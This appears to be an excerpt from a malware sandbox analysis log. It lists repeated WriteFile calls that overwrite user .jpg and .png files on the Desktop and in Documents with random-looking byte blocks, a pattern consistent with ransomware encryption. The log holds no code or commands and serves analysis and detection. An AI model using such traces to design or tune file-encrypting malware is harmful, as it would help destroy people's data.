C:\Users\user\Desktop\SQSJKEBWD.T.jpg	unknown	1040	e3 1a 55 ac d6 0a 49 46 18 88 4e bb 2a db 16 c3 70 40 91 75 33 7c 7f a4 91 eb 8c 83 c0 8e f8 14 1d a6 eb 5d ec d1 13 bf 70 3d 6c 6d 74 d9 16 83 af 93 24 51 6d d7 07 dc 51 ea 1d c1 32 22 99 ae 4a a4 33 db 5d 0b 3c 66 69 0d a1 95 35 f9 1f d9 9b 27 90 eb 05 7a 5e 11 b6 d2 71 5b 45 9c 27 be 24 5f 1b a1 35 9e 5f 9e ee 4e 91 37 2d e1 78 17 ad c6 f7 c0 b2 09 9a 1f 20 f4 ae 94 54 4b 30 86 f7 46 19 83 71 b2 d2 3f f4 be a7 c9 c8 c0 23 47 d8 dd 69 a7 f0 fd 00 ed 95 db b9 ce 51 d8 96 fc 6e 7c dc 97 5a 25 5d ba b9 3d 23 3d e2 29 eb df 09 6c f8 b6 60 54 c0 d9 7f 85 cf af 4f 5a 2d 0d 1b f8 48 39 eb 3d 7e 28 b9 bd 3f 25 38 f8 f1 70 9a 68 07 f8 75 ea 29 a8 c5 33 e4 d8 a7 d3 10 2c b3 bc 18 21 56 18 17 41 6b c1 44 44 f4 a9 01 b2 00 31 9e 93 a0 59 17 d9 0d 80 77 73 9b b0 23	..U...!F..N.*...p@.u3 ..... .....]....p=lm.....\$Qm...Q... 2"..J.3.]<fi...5.....'...z^... q[E.'\$_.5...N.7-.x..... ...TK0..F..q..?.....#G..i... .....Q...n[.Z%].=#=.)...l.. 'T.....OZ....H9.=~(.?.. %8..p.h ..u.)..3.....!V..Ak.DD.... ..1...Y.....ws..#	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SQSJKEBWD.T.jpg	unknown	256	b5 8a 61 c5 7e 98 b8 d6 46 08 26 ed ec 5a bc 94 c8 9a 9b 42 8c c9 4a 1e 3e 76 23 34 49 71 e9 34 15 a0 4b 85 54 87 a0 31 8c 55 ba c5 a8 f4 b2 2c fa 82 dc 18 40 aa 2a 4e cf de d7 b7 9d bd 13 5e d8 7f 6c 88 4c a6 c5 5c c8 52 d5 a7 3a 10 fe 17 84 49 b4 a9 46 86 b5 d5 91 24 66 36 78 71 ed e0 fc 44 d3 24 83 4b fb 72 bf 94 2b 5e bb ce b4 88 55 4f 5a 5a 74 54 5b b1 be 05 ef 53 6b 27 c3 c1 a2 d9 2a 61 29 d7 ee 89 15 76 2d 23 53 0a a2 17 2f 54 f7 46 1f 5b dd 54 ea a6 81 18 7a a4 04 6f 61 63 2a 3c f6 6e 6f e5 a1 ae a1 44 9f 4a 9c 25 c1 27 bf 17 0a 7d 66 96 c7 b7 46 db 4d 25 0e 1f 52 f5 89 50 90 05 c6 c3 0c 2c 81 25 7c fd d6 37 d9 6a 6d 6b f0 95 36 14 d0 89 2e 29 69 70 84 53 d9 90 38 9b f5 4e 5c 11 ba ba 47 9d 5e 35 c9 7a ad 23 90 dd 6b f9 a2 ed 63 3d 9b b6 da c1 a8	..a~...F.&...Z.....B..J.>v#4lq .4..K.T..1.U.....@.*N.... ...^..I.L..\R.....I..F....\$ f6xq...D.\$K.r..+^....UOZZt T[....Sk'....*a)....v-#S.../T.F. [.T....Z...oac* <.no....D.J.%.'.. .jf...F.M%..R..P.....% ..7.j mk..6....)ip.S..8..N\...G.^5.z #.k...c=.....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\ZQIXMVQGAH.jpg	unknown	1040	eb 09 af 92 98 bd 6e db b2 06 1d b7 12 ff 09 e3 5d 39 54 95 f6 29 11 67 25 d2 cf 68 6e 03 77 cf 1c 6a e5 79 7d 7c 3a b6 97 85 40 c4 c8 2e c7 70 e5 ff 42 30 63 bf 9d ce 9e 27 4d 72 53 2c fc b2 03 3c 40 1d 4f ab b9 0f c7 87 0f 9c aa fc 67 a4 1a 46 49 94 d6 56 78 c4 8a 25 d3 ff 0a 6c 44 85 ca bd d2 c7 31 9b f6 86 81 97 34 2a 4c 48 b0 54 cc c9 a3 59 d7 71 20 f0 5b 81 ee 99 f1 6b 38 1d 3c 98 59 29 53 6b b4 75 32 96 9a 49 66 a5 1d b4 6e 2d 61 85 e6 fa 0a b9 79 22 fa 9c 96 3d a9 92 79 11 0b f8 3c ed a0 6b c2 8a 13 59 e8 d5 c5 e4 04 05 df 38 22 c8 6e 16 1d 96 1a cc b4 e6 0d 38 11 cd e6 ae e2 51 f1 c8 f2 09 76 29 95 68 60 27 14 b9 8f 96 5d b2 f7 8c 8b 84 30 b6 45 cc bc 5a 18 ce 69 8c 2b ea 01 b2 1f a6 1a 39 7f 16 cb 4e 1c 0a 65 ed 55 59 eb 0d 3d 33 28 a5 1f 1d 32	.....n.....]9T..).g%..hn. w..j.y}}[...@....p..B0c...."Mr S.... <@.O.....g..Fl..Vx..% ...ID.....1.....4*LH.T...Y.q . [...k8.<.Y)Sk.u2..lf...n-a... ..y"...=.y...<..k...Y.....8 ".n.....8.....Q....v).h".. ..].....0.E..Z...i.+.....9...N ..e.UY..=3(...2	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BJZFPPWAPT.jpg	unknown	256	fe 15 82 81 fc 2d 97 b8 f6 8c 12 75 d6 8a b9 19 63 02 26 4f 95 f0 64 4a 61 a0 7a cc 98 ef f3 ad 0d db e7 e1 3f d6 20 5f 62 fa 27 15 fa 6b 4e 6c 56 dd 30 90 53 6f 12 bf c5 3d 0e 2d ce f6 fa d7 29 3d ea f0 5a 27 29 0e 9e a9 c5 3a 91 de 65 bb 97 58 45 e9 1e 4f 8a 35 61 1b 03 ae f6 dd 87 33 c8 b3 79 a7 36 f8 dd 61 f0 74 70 24 ca 56 72 7b 9f 8c 5d 4d 0a e7 34 79 58 b4 a7 e0 2e 30 1b d9 b0 23 16 3b a5 79 be 87 7a 80 93 31 b3 39 94 06 65 5e 0d 89 2e 4e bf fb 7b 1f f1 69 72 27 b3 f5 d4 74 e8 d7 6e 23 c6 88 0e db 22 d2 07 6e 83 cb ca 29 d0 9a 26 67 09 5d 8d 01 db 2d b8 ac 46 d1 6b d5 bb 0e 62 ca 74 d4 fe a1 b2 a3 20 fe e0 5f d8 c5 58 6c 05 d4 c7 2d 60 f0 d2 61 80 1a bc ff f0 58 8e 76 54 dd 82 8f 7b cb 14 68 d0 e7 09 4f 13 8a 98 de b3 23 57 44 c1 4c 4e f3 e4 f1 c4	.....u....c.&O..dJa.z... .....?. _b'..kNIV.0.So...=- ....)=..Z').....e..XE..O.5a. .....3..y.6..a.tp\$.Vr{.}M..4y X...0...#.;y.z..1.9..e^...N.. {..ir'...t..n#....".n...).&g.]...- ..F.k...b.t..... _..Xl...- `a.....X.vT...{.h...O .....#WD.LN....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\EFOYFBOLXA.png	unknown	1040	bb be b6 dd 8e 11 65 87 6a 32 84 ac de 40 76 ac bf 67 5d 7a 48 3c a4 a4 24 fe b6 a8 a9 6e 88 0c 03 65 95 15 ca ef dc 80 78 2c 33 16 15 58 c1 23 28 23 46 7b 65 29 d9 a1 97 1e ac ae 46 5b 78 88 4b 31 78 29 d1 15 9f 3b 53 31 23 f2 2d ff 3f 7e 86 69 58 79 7e 05 ef f2 b6 7b 85 87 89 03 1c 4b c0 9a 38 21 b8 9f 0a a2 25 c3 dd 51 53 dc 03 fe 4f fb bc f1 3d ca 0f c7 4b 1d 2a 60 87 3c b5 5c bf 6c 2a bd fb 62 f4 bb fe 49 52 7c 62 aa 1d 88 84 93 be 7b 92 2d 59 8e 22 ff a7 24 d5 71 f9 0f 73 ea 12 ba 76 3e 5d 9c d2 86 cb 2a a7 e0 79 62 dd 3a 0b 8d d4 5a 15 40 d1 55 66 70 bc e6 36 71 b3 eb 1e ea 16 e6 1d bf fa db 2f 81 da 76 bb 33 84 61 16 10 96 98 a2 79 31 fd ec 26 e6 49 f3 d8 2f 28 db 7d fc 94 84 be e4 ef 17 77 6a 68 c5 bf 76 4e 1a ac e3 1a e2 18 e0 61 04 e6 69 cc 33	.....e.j2...@v..g]zH<..\$....n ...e.....x,3..X.#(#F(e)..... F[x.K1x)....;S1#.-.?.~iXy~.... {.....K..8!....%..QS...O...=... K.*'<.\!*.b...!R b.....{- Y"...\$.q..s...v>]....*.yb... .Z.@.Ufp..6q...../.v.3.a .....y1..&.l../(.).....wjh.. vN.....a..i.3	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\EFOYFBOLXA.png	unknown	256	9f 9d 24 9a ed a3 c8 d1 c2 99 63 90 4c 0e 11 55 40 00 72 59 6b 7a 5e d0 e9 01 5a 60 a7 08 83 3c 04 7d bf 28 f2 0a 74 e8 89 3f 64 a1 40 d9 f0 ee e4 33 8c 45 3c c5 3e e2 8f e2 54 85 fe 23 e0 63 7f 49 f8 b3 81 c2 0f 79 26 73 c0 9d c8 ae 0c 3c 61 1b 1f 71 7a d4 26 90 68 66 10 5b bb bb 0d 55 c3 2f f6 28 1f 8e 29 d9 d3 c9 35 42 0d 4d 22 d2 b6 a5 ff 8e 38 c6 a4 e0 ab 4f 3f 5c 43 97 b4 40 ff 78 a4 cd 91 30 a8 ef c5 6e 5b 9b da bf 7e 54 e9 fa 39 1d 60 61 00 50 cf 2c e3 26 ca e1 40 b9 fa 2d a4 02 85 da 21 e7 b0 4d ff 98 6b 63 90 e6 8f cc 57 c1 de 04 2f 6e 40 e1 fc cf dd c9 6c 4e 22 48 b7 d7 ca 53 ef b7 2d 0a 00 23 39 10 7a 2e 7a 75 ca 61 09 e1 b2 71 96 f0 ba f2 26 af c3 0d e9 95 ab ee 61 1d 8d d6 eb cf 6a fb 86 19 fd 18 13 75 62 5d 20 57 ac da 8b 21 ec 94 77 52 c6	..\$......c.L..U@.rYkz^...Z`.. .<.).(..t.?d.@....3.E<.>...T. .#c.l.....y&s.....<a.qz.&.hf. [...U./.(.)...5B.M".....8....O? \C..@.x...0...n[...~T..9.`a .P.,.&..@.-....!..M..kc...W. ./n@.....!N"H...S.-.#9.z.zu .a...q....&.....a....j.....ub] W...!..wR.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\GAOBCV\Q\J\BJZFPPWAPT.jpg	unknown	1040	ad 1b 26 ee 93 a5 93 b5 5f 6a 0e 12 9c 93 38 a1 e0 74 7f 92 99 ae 9f 7f 73 7a e0 cc 77 e6 29 c6 be 61 ad 8d 8e 97 55 af d6 3f f3 ba fd 81 de 64 aa 58 8d 97 c2 1b 50 49 e2 17 61 ad 06 3e d7 89 52 ec 53 53 b2 6f 8e b5 f1 0f 5c a3 06 a3 e0 7f 07 be d0 0e 23 b7 de 6b d0 50 83 07 ed 6e df ec 06 c5 67 b4 e0 00 b1 c9 dd 8c 8d 25 5f 56 06 98 de 8b f2 c0 d9 63 db 3f 03 78 77 c1 3f 65 90 48 54 28 1a 99 02 51 db 74 cf e7 db 84 2c 59 40 9c 57 10 b2 70 8f 9d 52 bb 57 cc c3 69 15 ed 66 19 c4 62 50 58 3f 37 fb e9 29 73 85 5d 10 cf 62 23 91 c6 c5 0d 7a 38 a6 32 15 2f 7b cc d5 ec 39 83 0d a1 33 2f f5 fd c1 9b 0f de 2e 92 d0 9a fa d4 7e 96 4e d1 64 04 b3 d1 e4 ab 3f 57 15 c0 72 f4 fa 74 e7 fa 5d 6b e8 66 e0 b1 d0 8e 0f e4 3b d3 cd 3d 73 ad 88 24 2d b2 58 4b 1a cf 90 bd 94	..&.....j....8..t.....sz..w. ).a....U..?.....d.X...Pl..a. .>..R.SS.o....\.....#.k.P ...n....g.....%_V.....c? .xw.? e.HT(...Q.t....,Y@.W..p.. R.W...i..f..bPX?7..)s.]..b#.... z8.2./{...9...3/.....~. N.d.....?W..f..t.]k.f.....;.br/>           .s..\$-XK.....	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\GAOBCVIQIJ\BJZFPPWAPT.jpg	unknown	256	63 91 7d ab 72 97 1a e9 60 5f fc 9f 71 dd 51 b1 c1 14 1c 3f be 33 b1 f2 12 21 36 d5 a0 e5 da 7d ba 17 b9 96 a9 cd b2 5e 55 e2 3b b0 4e ed bb 35 f8 6c 45 d9 f5 c8 57 11 06 35 f7 c9 e7 30 3d 8d 61 92 38 0c 19 02 bf 7f 67 f7 2b bd 41 87 00 1a 1c e2 0e ca 66 4d e2 1b 56 22 f6 84 79 5e bd c9 62 eb 62 ca af 91 74 70 ea 3f c6 18 59 8d 96 e6 29 75 a2 a9 8a 4c d9 02 57 ec 3a 72 b2 e2 d3 ba 05 01 8e 4d 66 76 ea 84 c3 f0 cb 7a b5 79 ce c2 5b bc 94 99 03 a9 36 80 52 94 18 86 26 86 f2 49 31 13 2a 7b 03 43 b8 dc 78 e5 1c a0 7d 10 b0 ee 66 e4 bd d5 8b 54 ba af 6a 44 07 bf 7c fe 6e 7e 50 5f b5 81 a4 8b 29 e5 47 77 86 33 95 db bf 6b f6 46 d0 00 15 66 db 98 f1 3b 80 f4 45 ff 1a 85 81 a8 d7 95 c4 d1 2c ce 11 7a c1 7a 7c 9f 2c 38 f7 ca 35 9c 8a 4c 42 85 c3 f0 46 12 0b 5f a1	c.}.r...`_.q.Q....?.3...!6... .}......^U.;.N..5.lE...W..5.. .0=.a.8.....g.+A.....fM..V" ..y^..b.b...tp.?.Y...)u...L.. W.:r.....Mfv.....z.y..[..... 6.R...&..!1.*{C.X...}...f... .T..jD.. n-P_....).Gw.3...k.. F...f...;..E.....,z.z ..8 ..5..LB...F..._.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\GAOBCVIQIJ\ZGGKNSUKOP.png	unknown	1040	82 1b ac 30 a0 0a 22 ae 3c 7e 5e 32 ff ba 8c ce 0a bb 07 e6 af 6c f3 74 a1 ab 81 3f 1f b6 c6 89 dc b1 27 4a 26 e6 b8 ff c2 3c 86 34 26 f5 31 13 ff ff be 99 2f a3 86 4e 1b 14 c8 76 7a a7 5b 55 d8 2a f2 74 5b 93 81 01 12 08 96 87 2c 00 c4 c7 6c b3 a1 0b bb c0 c5 b2 2a bb 14 3f c0 d9 4d 41 28 bb 7b 96 a3 13 b3 46 b4 85 06 10 40 1f 75 30 9f ef 57 59 83 3c 83 01 e1 49 c9 29 f5 89 03 f7 de dd 48 b5 a6 81 9a 3c 0a 2d 21 36 f2 33 a6 df 46 ff 11 6c cf cd 08 95 51 30 5c 63 9c 2f f3 fd 16 79 9c 72 1c 86 17 da ae 91 fa 8c 5e 8d ff 6f bb 8e 7a a1 1c 53 97 d6 97 8e 9b 80 7a a1 89 72 20 43 29 d9 68 4c 6c 2b f9 30 25 af e9 c0 28 1d 0b 07 55 fd 9e a3 77 fc e8 1b 78 dd aa ea 5b 4a 54 ea 04 e2 f3 14 89 45 7a 10 20 9f 7b d1 e2 24 8e f3 38 fa 29 fa 4c 62 69 b6 01 75 09 03 64	...0.. "<~^2.....l.t...?.. ....'J&....<.4&.1...../.N...vz. [U.*.t[.....l.....*..?..MA( {....F....@.u0..WY.<.. .l.).....H....<..!6.3..F..l.. ..Q0lc./...y.r.....^..o..z.. .S.....z..r C).hLl+.0%...(.. U...w...x...[JT.....Ez. .{..\$ ..8.).Lbi..u..d	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\GAOBCVIQIJ\ZGGKNSUKOP.png	unknown	256	f5 bb b3 ab ab 4d 78 f7 9c 8f 8b 95 84 34 bb d8 95 22 67 1f b6 40 f3 a4 cc 7e 40 e4 67 03 f4 8f d4 83 33 5c 49 4f 93 d6 3e 2d 9f fe 9f c2 e3 b2 29 31 a3 c8 b3 75 46 69 e4 fa 59 b3 b6 77 44 8c c7 ab 70 84 d6 5b 6f cc 3f ef e8 25 ab 9a e9 ea 50 90 82 53 36 dd 7b 92 21 a2 50 e6 e0 41 8a 77 33 c0 8c d6 17 63 99 ea 89 94 3d 0c 34 f2 26 43 09 2c 5c 85 73 8b 34 be 90 b0 73 8f 27 75 18 d7 a2 e4 a3 2e 72 83 d0 26 0f a4 3b a4 43 01 c6 9e b5 76 e3 44 41 7c f5 fb 2e f8 e6 36 5a e5 1e a7 f7 d4 13 d2 5e 82 0c 1f e2 64 13 7e e2 02 d9 24 79 86 cc bc 53 7c 2e 75 63 71 75 ee 45 22 93 e3 2d f4 61 01 17 18 a2 a5 c9 3d 3a 31 d7 68 6a 8a 62 c1 93 d5 07 99 e3 cc e0 11 9f f8 d4 9a b6 c6 e8 aa 64 35 6c 20 2a 98 27 a1 6d fe 11 83 84 26 85 c8 64 f7 b8 91 fd 0c cf 3a 5a dc e1 01 0e	.....Mx.....4..."g...@...~@.g. ....3\O...>.....)1...uFi..Y. .wD...p..[o.?..%....P..S6.{.l. P..A.w3....c....=.4.&C..\.s.4. ..s.'u.....r..&...;C....v.DA  .....6Z.....^.....d..~...\$y... S .ucqu.E"....-a.....=:1.hj.b. .....d5l *.'m.....& ..d.....:Z....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\GAOBCVIQIJ.png	unknown	1040	18 aa 2f 46 8a 4a 0a 1d 16 f0 66 0a e8 88 34 f5 48 1a 0c 76 23 d4 a5 e0 3d 48 94 98 df f9 bb 21 a9 79 19 c6 8b 5f 9e 41 c9 7a d8 20 82 ce 27 56 a4 47 9f e3 29 59 1a ac 34 d0 8b 39 ad 0f c8 1b 23 d0 8b 27 96 7d 4a 36 83 6a 37 c2 b4 42 55 a5 4b f5 6c 58 4b d8 c3 57 19 47 df 54 7d 8c cb ba 7e d3 b2 94 fe 09 99 c9 74 c0 ba 78 6e 0d fd a6 a1 76 43 cb 5a c2 f7 2e f0 46 89 84 a1 cc da 41 8e 7c e5 85 78 e0 5c 99 37 dd e8 ff 1b 1c c1 20 b8 24 6c 2f 46 57 6f 0e c7 12 39 8c 78 32 f5 62 63 d3 11 5d 79 9e 98 29 25 3e 2f 54 b9 e4 f9 13 c8 5a f6 0d 71 3c 3d be 24 fd 6c 22 c3 05 ca e6 5d fb f2 52 e3 2a 7e 94 0f 49 89 b7 45 5e d6 9b 8f 47 a9 1e 36 98 b9 fd 12 cf c3 c4 98 33 01 1f 8e eb a5 60 06 9d 1e e9 fe 99 01 73 e5 b5 40 a1 a2 f5 b7 9d d5 f0 3c 6e 01 ae ca 18 6e 13 bd	../F.J....f...4.H..v#...=H.... !.y..._A.z.."V.G..)Y..4..9 ...#..'}.J6.j7..BU.K.IXK..W. G.T}]...~.....t.xn....vC.Z... .F.....A. .x.\.7..... \$!/FW o...9.x2.bc.. y..)%>/T....Z.. q<=.\$. ".... .R.*~..l..E^...G ..6.....3.....`.....s..@..... <n....n..	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\IPKGELNTQY\GAOBCVIQIJ.png	unknown	256	47 56 c9 9e a9 c6 14 53 01 26 49 c1 4f 36 a2 fe 6d d6 c1 c0 8d 77 92 49 3b 2f ff 69 e9 a0 49 12 6b b7 8e fd 3a 72 43 6c 3a 32 d8 e6 4f e2 fc 91 18 6f f9 1e 63 f2 6c 77 31 b0 f3 29 a4 27 40 6b 2e 85 2b 4c ed 9f bb 2e d0 dc e1 13 84 55 cb da a3 b5 3f 1b 5c b8 5b 5b c3 e7 ac 05 1c 53 1b 57 84 2a 9a 95 e4 84 67 db 5a 72 e3 76 a2 22 cb d1 f9 55 83 6f f3 e3 40 f7 a9 ae ef ac a6 99 9c 22 47 3b 03 c2 66 a3 9b bb 5e 4c 24 1e 33 c2 10 97 8e 8b de 70 a0 7e ac de 65 69 21 ff 13 55 78 5f 72 5d 8e 43 be 3d 44 b1 93 5d f7 e1 29 93 5d d6 a9 df e1 d4 c5 52 6e 43 47 06 e2 72 43 85 e0 00 f5 22 cf 4a 26 0a 62 41 84 e8 83 c6 3e 82 7f 86 25 15 6c 92 7d 71 03 e7 cc c3 41 ee 0a 0d 7e 1a 6c 04 0c 07 56 42 cc 09 60 80 23 e8 e0 e3 71 0a 1b a5 41 e3 bd b1 d5 72 ce de 56 1d bb 06 f3	GV.....S.&I.O6..m....w.l/.i.. l.k....rCl:2..O....o..c.lw1.. '@k..+L.....U....?.\.[.. ...S.W.*....g.Zr.v"...U.o..@.. ....."G;.f..^L\$.3.....p.~ ..ei!..Ux_r].C.=D..j..).]..... .RnCG..rC...."J&bA....>... %l.)q....A...~.l...VB..`#...q.. ..A....r..V....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\IPKGELNTQY\ZQIXMVQGAH.jpg	unknown	1040	8e 35 13 6f dc e4 58 21 2f 21 ec 0e 29 1d 8b dc f8 f1 2d 9a a0 a6 84 ff fe eb 46 0f 85 75 47 c1 34 99 bb a4 90 3e a3 9c 67 1d cd dd 3d 26 8b 71 76 91 9d 1a ad 93 3a 69 45 0f 0b f5 7d 21 80 47 18 a1 54 f1 fb 14 e4 67 b3 da 3c cc ab 9a e0 76 5b 1d 77 a4 d0 d6 a0 f8 7c 1d 1f 41 29 c7 0e 87 1d fd 36 36 b1 98 03 db 49 34 7c 0e 66 5a e7 1b d3 f2 c3 c2 2f 32 fd e6 28 03 b5 77 cf 3c b2 6c 55 a6 28 65 6f a9 ad 4e 11 19 68 be ca 81 15 c8 ba e9 a8 0e 83 dd 57 ea de 73 48 0e 6a 0e 8f b2 e4 2c 35 94 c8 06 64 d0 f0 02 8c 92 5e 9e bc 50 cf 53 f5 72 90 ce f1 e7 bd 35 a5 99 a0 06 70 b4 d0 2a e1 2d 20 91 3f 96 29 d6 d1 52 d8 bc d7 59 39 04 2e c6 69 9b 5d e9 a5 93 71 b9 ad 72 d1 2f 0f 7f 84 d7 08 9e c4 d8 e4 c5 6a a3 77 35 4c 33 f9 84 49 61 ad 53 ff 26 c0 d6 0f e3 c1 98 9c	.5.o..X!/(..).....F..u G.4....>..g...=&qv.....iE... }!.G..T....g..<....V[w....]. .A).....66....l4 .fZ...../2.. (..w.<.lU.(eo..N..h..... W..sH.j.....5...d.....^..P.S.r .....5....p..*- .?)..R...Y9. ..i]...q..r./.....j.w5L3 ..la.S.&.....	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\IPKGELNTQY\ZQIXMVQGAH.jpg	unknown	256	65 e1 71 ca 01 6e 19 2c 73 24 c8 26 0a 5e e3 85 96 59 36 b6 d8 6b 3c 41 f0 45 84 b9 98 c5 18 f2 3c 24 a5 bf 11 04 00 f2 48 53 44 b3 87 2a 6d 81 ed be 90 3d a3 45 dd 07 10 38 91 5a 29 c4 f2 36 53 82 44 32 54 0f 78 1a 45 3f d1 45 d1 0c 66 17 4b d8 41 4b 61 91 83 53 d7 f5 ec 5a 6b fe 85 47 71 18 3c 07 9b 4e 1d 5b 0a fa a3 c8 cf f9 06 ce 9d 6c 9f 79 c7 07 bb 36 79 56 0d 47 d6 52 f6 1f 76 63 8a 4d 2b 68 a0 80 a6 61 b8 0c f3 83 9a b3 ec 4d 49 b6 5d 33 e7 0b c3 23 e8 16 d9 8d 6c 93 73 8e ae c4 4a f1 8f b3 e9 da 10 9c 35 d7 eb 77 d5 e2 b3 5d 61 42 e7 1e c2 fc fb c3 6d 95 f1 84 1e 62 1b fb cf ec 8c c8 b1 62 11 1e 4d a2 60 dc ea c8 09 f6 5b d9 a5 cf 66 9f ca 43 75 a2 25 c6 ec 32 1c 2b 7b f5 bb a6 82 fa e1 86 08 d7 4b 34 75 a9 00 f6 06 3b 4f 1a c3 b3 6c e1 96 e8 cd	e.q..n.,s\$.&.^...Y6..k<A.E... ... <\$.....HSD..*m....=.E...8.Z )..6S.D2T.x.E?.E..f.K.AKa.. S...Zk..Gq.<..N. [.....I.y...6 yV.G.R..vc.M+h...a.....Ml.] 3...#....l.s...J.....5..w...] aB.....m....b.....b..M.`..... [...f..Cu.%.2.+{[.....K4 u....;O...l....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\LSBIHQFDVT\EFOYFBOLXA.png	unknown	1040	6d f7 43 c5 80 a5 20 03 8e d7 e5 c2 51 78 22 6e 48 d0 ba 39 9b 33 23 51 8e ba 54 19 13 6b 62 9f e9 df 5f 00 94 5e 87 8c 6d 7a 4b ba 1d 7d 27 4c bc e8 80 41 d4 19 7f b7 e0 36 81 ff 85 0a 32 6d 67 3a 0d 0d 9c 3a 24 90 6f d7 67 f0 58 50 2c 02 2d 7b 4b 29 a2 4e b5 e7 3f 7b d9 0f ec 2f f4 d6 a7 39 d5 11 23 93 29 58 5e 52 d4 f0 00 7f 83 47 05 14 a0 b5 f0 f9 69 e7 43 c4 c8 92 0e 79 55 a7 92 73 cb 01 e9 96 42 45 74 91 a7 46 53 6a fc 51 02 eb ba f2 a2 fe 2e 8f 54 74 ea 3f 47 29 5a 00 be 34 87 a2 8c f8 ab 09 ca 7f e0 00 cc 97 81 70 c7 51 ca 0f 7f 44 79 c9 2c 8d b1 36 0c 82 7d 07 12 56 73 c0 35 36 7f 3f 7e c3 a4 cb ee cf 06 57 1e 89 35 f0 17 f1 b6 68 c0 16 94 af 51 01 b0 f9 c8 3b 50 4e 25 28 cf e3 f8 1c e6 66 32 35 28 ea 94 b7 25 51 7e ba b4 0f 45 5e b7 76 7a 23 32	m.C... .....Qx"nH..9.3#Q..T..k b..._.^..mzK..}^L..A.....6.. ..2mg:...\$.o.g.XP,- {K).N..?{ .../...9..#.)X^R.....G.....i. C....yU..s....BET..FSj.Q..... ..Tt.?G)Z..4.....p.Q.. ..Dy,...6..}.Vs.56.?~.....W.. 5....h....Q....;PN%(.....f25( ..%Q~...E^.vz#2	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\LSBIHQFDVT\EFOYFBOLXA.png	unknown	256	34 c1 e9 f1 b9 cf e0 ad e7 58 d2 fb 45 bb 76 b8 0d 0f 12 1f 94 dd 40 fc b6 61 08 c8 34 14 39 27 0a df 63 fb 25 f2 64 ba 75 fc cb 0c b6 63 ca 9d 7b e7 fe e2 35 82 3a 10 5d e9 f8 92 5d 0f 8f 88 83 6f 5f 05 a5 89 ff b5 98 45 97 03 4e 97 01 31 49 b8 63 a1 5d 9e 67 24 c5 d6 6c 05 b0 01 c0 d4 01 78 25 c3 b0 69 7e 27 14 12 b5 61 e7 d2 bb 12 cb 00 f4 bc 0d be 82 26 d9 1b 66 79 17 67 a9 18 12 aa 09 ed 1e cb b4 fe 4a 22 14 20 47 c9 57 a1 0d 96 3f d5 02 24 2f ce 67 fd b9 68 0f f8 c4 90 59 af ab 0a 8b cd dc 57 4b 79 19 d6 38 39 8f 9a 12 44 93 e1 0d 00 5c 84 f9 d3 48 06 97 7c 5a 71 4e 5a d8 05 fd f5 49 4a 73 86 26 41 97 e4 42 2b 01 bf 75 2b 73 ea c5 3b 78 2f 9e c3 9d 52 81 5f 88 da 95 ba 8e f4 44 f2 04 d4 eb 2c 86 dd 13 0c 57 1d 30 57 38 31 af 07 69 77 15 61 cb f0 d8	4.....X..E.v.....@..a..4. 9'.c.%d.u....c.{...5.:.]... ]...o_.....E..N..1l.c.].g\$. l.....x%.i-'...a.....& ..fy.g.....J". G.W...?..\$ /g..h....Y.....WKy..89...D.. ..\...H.. ZqNZ....lJs.&A..B+. ..u+s...;x/...R_.....D..... W.OW81..iw.a...	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\LSBIHQFDVT\SQSJKEBWDt.jpg	unknown	1040	14 a8 35 ea ec a2 03 bd 89 21 90 ed bc 7e 7b 33 99 93 02 4d cb 59 be 9f 74 fb 12 d2 6f c6 90 c5 92 dc ed e0 e5 e2 71 f4 ea 88 dc 30 e0 b0 2b ab 05 b6 83 b9 ad 6b b1 17 77 d2 ec b5 57 97 ec 29 6f fb 38 ed 42 a8 e8 9f 91 94 3a 31 44 5d 91 d5 c0 2e 13 bb dd a4 5c 58 f4 4d 95 23 bc fb 23 c3 b5 8f 7a f0 46 c0 a2 85 37 d0 99 15 f5 aa 69 69 c4 85 5d b9 c9 c4 bd cd 7d c0 ae bd 30 a1 bb 9f ba 16 ac b7 83 8f 1e 38 86 eb 85 2b 58 78 53 d6 6e d7 f0 40 28 e4 1e 84 ee 84 43 e2 c9 f4 aa a5 64 0b 8e 44 73 05 75 3a f1 16 8e 22 62 c9 6b 8a 2f 92 52 25 f4 57 76 93 e8 18 6c 24 a8 f4 bc f2 c7 2c 79 e9 0b 94 d2 50 a9 f4 f9 06 a0 21 93 7a cf e3 a0 1e 1f c6 b8 24 6c b3 00 7b 0b 2c 80 f1 ad d4 a6 cb 1f 09 dc 27 e5 63 93 40 9a bd 11 27 c8 b2 fc ee 8b d2 69 f4 c7 6c a8 f4 2e b3 10	..5.....!...~{3...M.Y..t...o. .....Q....0..+.....k..w... W..)o.8.B.....1D].....X.M .#.#...z.F...7.....li.].] {...0.....8...+XxS.n..@(. ....C.....d..Ds.u:... "b.k./R% .WV...l\$.....y....P.....!z.. .....\$l..{.....'.c.@...' .....l..l.....	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
